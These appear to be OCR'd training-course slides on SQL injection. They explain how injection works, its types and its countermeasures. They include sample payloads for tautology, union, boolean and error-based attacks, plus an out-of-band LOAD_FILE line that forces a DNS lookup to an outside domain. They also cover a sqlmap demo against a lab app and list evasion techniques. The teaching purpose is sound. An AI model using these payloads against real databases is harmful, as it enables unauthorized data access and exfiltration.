
SQL Statement Example

Select the value of the `name` **and** `email` **column from the** `users` **table,**

where the `username` **equals** `fred`,

and the `password` **equals** `secret`

SQL Injection



Being able to inject code into the SQL statement

Control the query itself


Retrieve or manipulate data

Manipulate control statements

Influence availability

Sometimes even remote code execution possible

In Practice



Exact syntax depends on underlying database

Use character delimiter '

Use string delimiter "

Use single line comment delimiter --

Use query delimiter ;

```
SELECT name, email FROM users WHERE username = "fred" AND password = "secret"

password: " OR 1=1 --

SELECT name, email FROM users WHERE username = "fred" AND password = "" OR 1=1 --
```

SQL Injection Example


Select the value of the `name` **and** `email` **column from the** `users` **table,**

where the `username` **equals** `fred`

and the `password` **equals** `secret`

Types of SQL Injection

Channels




Input

Control Channel

Output

Data Channel



Side Channel

Types of SQL Injection

In-band SQL injection

Use data channel for all output

Inferential SQL injection


Use data channel for ‘1-bit’ output

Out-of-band SQL injection

Use side channel for output

Exploitation Techniques


Exploitation Techniques



Union-based

Error-based

Boolean exploitation technique



Out of band exploitation technique

Tautology exploitation technique

```
HI
```

- Valid input

```
HI ‘ “
```

- Try to generate error using control characters

  Error-based

```
HI ‘ OR 1=1 --
```

- Modify the logic

  Tautology

```
HI ‘ UNION SELECT NAME FROM USERS --
```

- Try to select data from another table

  Union-based

```
HI ‘ AND (SUBSTR(@@VERSION,1,1) = 1) –
```

- Compare leftmost character of version with 1

  Boolean-based

```
HI ‘; SELECT
LOAD_FILE(CONCAT(@@VERSION,‘.a.com’) --
```

- Enforce a domain name lookup

  Out-of-band

How to Perform SQL Injection

SQL Injection Methodology

- Evaluate input fields
- Try out characters relevant for the database
- Gather information about the database
- Observe error messages
- Exfiltrate data

Automate SQL Injection Attacks

sqlmap

Burp Suite

NoSQLMap

Demo

Perform a SQL injection attack using sqlmap

- Install sqlmap
- Execute sqlmap through Burp Proxy
- Review results

Prerequisites

- Juice Shop up and running on port 3000
- Python 3 installed
- Burp Suite installed

Evasion Techniques

Evasion Techniques


Inserting comments between keywords

Character encodings

String concatenation


Obfuscation

White space manipulation



SQL Injection Countermeasures

SQL Injection Countermeasures



- Validate input
- Avoid use of dynamic SQL statements
- Prepared statements: Use parameterized input with stored procedures
- Disable (detailed) error messages
- Use a Web Application Firewall
- Log errors

Learning Check

Learning Check

- Relational database
- In-band SQL injection
- Error-based exploitation technique
- Character encoding evasion technique
- Web Application Firewall

Module Review

Key Learnings

Mechanics of SQL injection

SQL injection types

Exploitation techniques